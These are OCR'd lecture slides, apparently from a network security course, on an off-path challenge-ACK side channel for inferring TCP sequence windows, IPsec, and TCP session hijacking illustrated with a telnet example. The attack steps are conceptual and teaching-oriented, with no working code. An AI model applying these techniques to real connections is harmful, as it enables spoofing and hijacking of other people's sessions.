
1. Oscar spoofs as Alice and sends a random RST packet to Bob
2. Oscar directly connects to Bob and sends many random RST packets to Bob
3. Oscar counts the number of received challenge ACKs
    - If RST packet was in-window, then Bob will send challenge ACKs to both Alice and Oscar, so count < 100/second
    - If RST packet was out of window, then Bob will ignore 1) and only send challenge ACKs to Oscar, so count = 100/second

IPsec

- Uses cryptographic keys to encrypt headers under tunnel mode
- Can also encrypt payload under transport mode
- Used in VPNs
- Allows for authentication of identity, to prevent spoofing
- Difficulty with PKI – what is the source of trust?
  - Certificate Authorities?
  - Not an issue in VPNs


TCP Session Hijacking

Recall: Data Transmission in TCP



TCP Session Hijacking

- Goal:
  - The attacker injects arbitrary data in the TCP receiver buffer during ongoing TCP session



TCP Session Hijacking: Principle


- Injected packets need to have the same:
  - Source IP
  - Destination IP
  - Source port
  - Destination port

  → So the server believes they belong to the original session

- What else?

TCP Session Hijacking: Principle

- How should the attacker set sequence number?




- Small N:
  - The client may have already sent those bytes
  - The server drops injected pkts because it believes they're duplicates

- Large N:
  - The buffer may not have enough space, or/and
  - The attacker needs to wait till those N bytes are received by the client

Hijacking a Telnet Session

- How does `telnet` work?

2. The `telnet` client sends them to the server



3. The TCP server stores data in its buffer

Receive Buffer

cat	/ho	me/	733	/file	.txt	/r

4. The `telnet` server executes the command

```
Hello 733!
```

1. Accepts keystrokes from the user.

```
$ cat /home/733/file.txt
```


5. TCP receives output

6. The `telnet` client displays output

```
Hello 733!
```

